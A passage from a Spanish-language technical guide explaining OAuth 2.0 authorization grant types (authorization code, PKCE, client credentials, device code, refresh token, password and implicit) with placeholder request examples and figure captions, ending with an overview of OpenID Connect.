Lo descrito en estos puntos y en la ilustración anterior, es la idea general pero el flujo real de este proceso varía según el tipo de concesión de autorización que se esté utilizando, el método específico que determina cómo se solicitan y se otorgan los tokens de acceso para acceder a los recursos.

Cada tipo de concesión de autorización en *OAuth 2.0*, ha sido concebido con el propósito de abordar distintos escenarios, y su elección dependerá de factores como el flujo de interacción entre las partes, el nivel de confidencialidad requerido y las necesidades en cuanto a la seguridad.

Tipos de autorizaciones

Para solicitar un **token de acceso**, el cliente obtiene la autorización del propietario del recurso. La autorización se expresa en forma de concesión o código de autorización, que el cliente utiliza para solicitar el token de acceso. *OAuth* define varios tipos de autorizaciones. También proporciona un mecanismo de extensión para definir tipos de concesión adicionales.

Código de autorización

El tipo de concesión de código de autorización es uno de los más seguros porque los datos sensibles, como el token de acceso y la información del usuario, no se envían a través del navegador. Toda la comunicación que tiene lugar a partir del intercambio del token es de servidor a servidor a través de un canal seguro e invisible para el usuario final. Esta concesión es especialmente apta para aplicaciones en el lado del servidor, donde no se expone el código fuente y se puede mantener la confidencialidad de la **clave secreta de cliente**, denominada de forma habitual como *'Client Secret'*, una clave utilizada por la aplicación cliente para identificarse ante el proveedor de servicios (SP).

Este flujo de autorización se basa en redirecciones, donde se le pregunta al usuario si consiente el acceso, y si acepta se concede a la aplicación cliente un 'código de autorización' que luego intercambia con el servicio *OAuth* para recibir un *'token de acceso',* con el cual realizar llamadas a la API. EL flujo de este tipo de autorización consta de los siguientes pasos:

- **Enlace de Código de Autorización**: En primer lugar, se le proporciona al usuario un enlace de código de autorización que podría ser como este: *'https://oauth-server.com/authorize?response_type=code&client_id=12345&redirect_uri=https://app.com/callback&scope=read&state=5555'*. Donde *response_type* indica que la aplicación está solicitando un código de autorización, *client_id* representa el cómo la API identifica la aplicación, *redirect_uri* revela hacia dónde redirigirá el servicio al navegador después de otorgar un código de autorización, *scope* especifica el nivel de acceso que la aplicación solicita y *state* (opcional) mantiene el contexto entre la solicitud y la respuesta para prevenir ataques de *CSRF*.
- **Autorización del Usuario**: Cuando el usuario hace clic en el enlace, debe iniciar sesión en el servicio para autenticar su identidad, a menos que ya tenga iniciada su sesión. Luego, el servicio le pedirá al usuario que autorice o deniegue el acceso de la aplicación a su cuenta.
- **Recepción del Código de Autorización por la Aplicación**: Si el usuario autoriza a la aplicación, el servicio redirige el navegador a la URI de redirección de la aplicación, que se especificó anteriormente, junto con un código de autorización. La redirección se verá algo así *'https://app.com/callback?code=1a1a1a&state=5555'*.
- **Solicitud del Token de Acceso por la Aplicación**: La aplicación solicita un token de acceso a la API al enviar el código de autorización junto con detalles de autentificación, incluido la clave secreta de cliente, al punto de acceso o *endpoint* de la API para el '/token'. En la petición *POST* se enviaría la siguiente información: *client_id=12345&client_secret=SEC&redirect_uri=https://app.com/callback&grant_type=authorization_code&code=1a1a1a*
- **Recepción del Token de Acceso por la Aplicación**: Si la autorización es válida, la API responderá con un token de acceso (y opcionalmente, un token de actualización) que se enviará a la aplicación. La respuesta completa tendrá un aspecto similar al siguiente json: *{"access_token":"ACCESS_TOKEN","token_type":"bearer","expires_in":TIMESTAMP,"refresh_token":"REFRESH_TOKEN","scope":"read","info":{...}}*

Ahora la aplicación está autorizada y puede utilizar el token para acceder a la cuenta del usuario a través de la API del servicio, con acceso limitado al alcance especificado, hasta que el token expire o se revoque, y en ese caso puede utilizar el token de actualización para solicitar nuevos tokens de acceso.



Ilustración 9: Flujo tipo de autorización: código de autorización

Cabe destacar en el caso que, si un cliente público opta por emplear este tipo de concesión, existe la posibilidad de que el código de autorización sea interceptado. Hay una solución eficaz para atenuar este riesgo, que es la extensión *Proof Key for Code Exchange* (*PKCE*, conocida como ”pixie”).

Proof Key for Code Exchange (PKCE)

Proof Key for Code Exchange, que se podría traducir como clave de intercambio de código, es una extensión de seguridad para el flujo de autorización *OAuth 2.0*, que proporciona una capa adicional de protección contra ataques como la interceptación del código de autorización. *PKCE* fue diseñado principalmente para aplicaciones públicas o nativas que no pueden mantener confidencial la clave secreta de cliente *-client secrect-*, lo que pone en riesgo la seguridad del flujo de autorización.

La forma en que PKCE funciona es mediante la generación de un valor secreto llamado **código de verificación** (*code verifier*) en el cliente, antes de enviar la solicitud de autorización. Luego, se realiza un hash o transformación criptográfica de este código de verificación para crear un **código desafío** (*code challenge*), que se incluye en la solicitud de autorización.

Una vez que el servidor recibe la solicitud, verifica que el código de desafío coincide con el código originalmente generado y proporcionado por el cliente, asegurando que la solicitud es legítima y que no ha sido alterada.



Ilustración 10: Flujo tipo de autorización: PKCE

Credenciales de cliente

El mecanismo de concesión de credenciales de cliente ofrece a una aplicación la capacidad de acceder a su propia **cuenta de servicio**. Esta concesión se utiliza por los clientes para obtener un token de acceso fuera del contexto de un usuario, es decir, acceder a recursos propios en lugar de acceder a los recursos de un usuario. El flujo se desenvuelve de la siguiente manera:

- **Solicitud del Token de Acceso**: La aplicación inicia el proceso solicitando un token de acceso, a través del envío de sus credenciales, es decir, su identificador de cliente *(client ID)* y su clave secreta de cliente *(client secret)*, al servidor de autorización.
- **Obtención del Token de Acceso**: Si las entradas proporcionadas por la aplicación son verificadas con éxito, el servidor de autorización responde suministrando un token de acceso. Con esto, la aplicación obtiene la autorización necesaria para hacer uso de su propia cuenta.



Ilustración 11: Flujo tipo de autorización: credenciales de cliente

Código del dispositivo

El tipo de concesión de código de dispositivo proporciona un método para que dispositivos que carecen de un navegador web o tienen limitadas capacidades de entrada, puedan obtener un token de acceso y acceder a la cuenta de un usuario. La finalidad de este tipo de concesión es **facilitar** que los usuarios **autoricen** más cómodamente **aplicaciones** en dispositivos de este tipo para acceder a sus cuentas.

Una situación en la que esto podría ser útil sería cuando un usuario desea iniciar sesión en una aplicación de transmisión de vídeo, en un dispositivo que no dispone de un teclado convencional como un televisor inteligente o una consola de videojuegos. El flujo de datos sería el siguiente:

- **Solicitud de Autorización**: El usuario abre una aplicación en su dispositivo sin navegador o con limitaciones de entrada, y envía una solicitud *POST* a un punto de acceso, o *endpoint,* de autorización de dispositivo usando su identificador de cliente.
- **Obtención de Códigos**: Posteriormente se le devuelve un código de dispositivo único *(device_code)* que se utiliza para identificar a este; un código de usuario (*user_code*) que se puede introducir en una máquina más apta para la autentificación, como un portátil o un dispositivo móvil; la URL (*verification_uri*) que el usuario debe visitar para indicar el código de usuario y autentificar su dispositivo; el tiempo de vida (*expires_in*) en segundos para código de dispositivo y código de usuario y un intervalo de sondeo (*interval*).

- **Consentimiento**: Una vez se ingresa el código de usuario en la URL especificada y se inicia sesión en la cuenta, se le presenta al usuario una pantalla de consentimiento en la que puede autorizar o no el acceso.
- **Sondeo Continuo**: Mientras el usuario visita la URL de verificación e ingresa el código, la aplicación comienza a sondear al servidor de autorización, de acuerdo con el intervalo, para obtener un token de acceso, y continúa sondeando hasta que el usuario completa el proceso dando su consentimiento o hasta que el user_code expira.
- **Obtención del Token de Acceso**: Cuando el usuario completa con éxito el proceso, el servidor responde con el token de acceso (y opcionalmente, un token de actualización), que la aplicación del dispositivo puede usar para llamar a una API y acceder a información sobre el usuario.



Ilustración 12: Flujo tipo de autorización: credenciales de cliente código de dispositivo

Token de refresco

Como se ha indicado en puntos anteriores, cuando un cliente obtiene un token de acceso y un **token de actualización** a través del flujo de autorización, puede utilizar este último para **solicitar** un **nuevo token** de acceso cuando el primero caduque, ya que los tokens de acceso tienen una fecha de expiración por lo que solo son válidos por un período de tiempo limitado.

En esta concesión el cliente realiza una solicitud *POST* a la URL del punto de acceso o *endpoint '/token'*, estableciendo el parámetro *'grant_type'* al valor *'refresh_token'*. Luego, el servidor de autorización verifica la validez del token de actualización y, si es válido, emite un nuevo token de acceso prolongando la sesión del usuario sin requerir que vuelva a introducir sus credenciales.



Ilustración 13: Flujo tipo de autorización: token de refresco

Resource owner password credentials

Este tipo que quizás se podría traducirlo como credenciales de propietario del recurso, es adecuado para clientes capaces de obtener las credenciales del propietario de los recursos (nombre de usuario y contraseña, generalmente utilizando un formulario interactivo), aunque también se utiliza para migrar clientes existentes que utilizan esquemas de autentificación directa como autentificación básica de HTTP, convirtiendo las credenciales almacenadas en un token.

Dado que las credenciales se envían al *back-end* y pueden almacenarse para uso futuro antes de ser intercambiadas por un token de acceso, es imperativo que la aplicación trate esta

información de forma confiable, pero incluso si se cumple esta condición, este flujo **solo** se **recomienda** cuando **no se puedan usar otros** basados en redirecciones.



Ilustración 14: Flujo tipo de autorización: credenciales de propietario del recurso

Implícita

El tipo de concesión implícita es una forma heredada pero sencilla de obtener un token de acceso para acceder a los recursos de un usuario. A diferencia del flujo de código de autorización, donde se obtiene un código de autorización primero y luego se intercambia por un token de acceso, en la concesión implícita el cliente recibe directamente el token de acceso después de que el usuario otorga su consentimiento.

La razón por la que las aplicaciones cliente no siempre usan la concesión implícita es porque es **menos segura**. En este flujo, toda la comunicación ocurre a través de **redireccionamientos** del navegador, **sin un canal seguro** en segundo plano como en el flujo de código de autorización, lo que expone el token de acceso y los datos del usuario a posibles ataques. El flujo de información en esta concesión es el siguiente:

- **Solicitud de Autorización**: Es similar al primer paso en el flujo del código de autorización, pero el parámetro *response_type* se define como *'token'*.
- **Inicio de Sesión del Usuario y Consentimiento**: El usuario inicia sesión y decide si otorga o no el permiso solicitado.
- **Concesión del Token de Acceso**: Si el usuario otorga su consentimiento, el servicio *OAuth* redireccionará el navegador del usuario a la *URL* de redireccionamiento especificada en la solicitud de autorización. Sin embargo, en lugar de enviar un código de autorización como parámetro de consulta, enviará el token de acceso y otros datos específicos como parte de la URL.
- **Llamadas a la API**: Una vez que la aplicación cliente haya extraído con éxito el token de acceso, puede utilizarlo para realizar llamadas a la API del servicio *OAuth*.

- **Concesión de Recursos**: El servidor de recursos verificará que el token sea válido y pertenezca a la aplicación cliente actual. Si es así, enviará los recursos solicitados, es decir, los datos del usuario según el alcance asociado al token.



Ilustración 15: Flujo tipo de autorización: implícita

OpenID Connect

OpenID Connect (*OIDC*) es un protocolo de autentificación basado en la familia de especificaciones de *OAuth 2.0,* diseñado exclusivamente para la autorización. Este estándar agrega información de inicio de sesión (autentificación) y perfil (identidad) sobre la persona que ha iniciado sesión, lo que permite a las aplicaciones obtener detalles precisos sobre el usuario autenticado, y proporciona una base sólida para implementar soluciones de inicio de sesión único (*SSO*) y acceso seguro a recursos.

OIDC maneja la autentificación a través de *JSON Web Tokens* (*JWTs*), entregados mediante el protocolo *OAuth 2.0*, para facilitar la entrega segura de información de identidad a las aplicaciones autorizadas, lo que lo convierte en un protocolo clave para acceso seguro a recursos en línea. Al combinar la autorización y autentificación, *OIDC* mejora la seguridad y la experiencia del usuario al permitir un flujo de autentificación seguro y transparente en una variedad de aplicaciones y servicios interconectados.

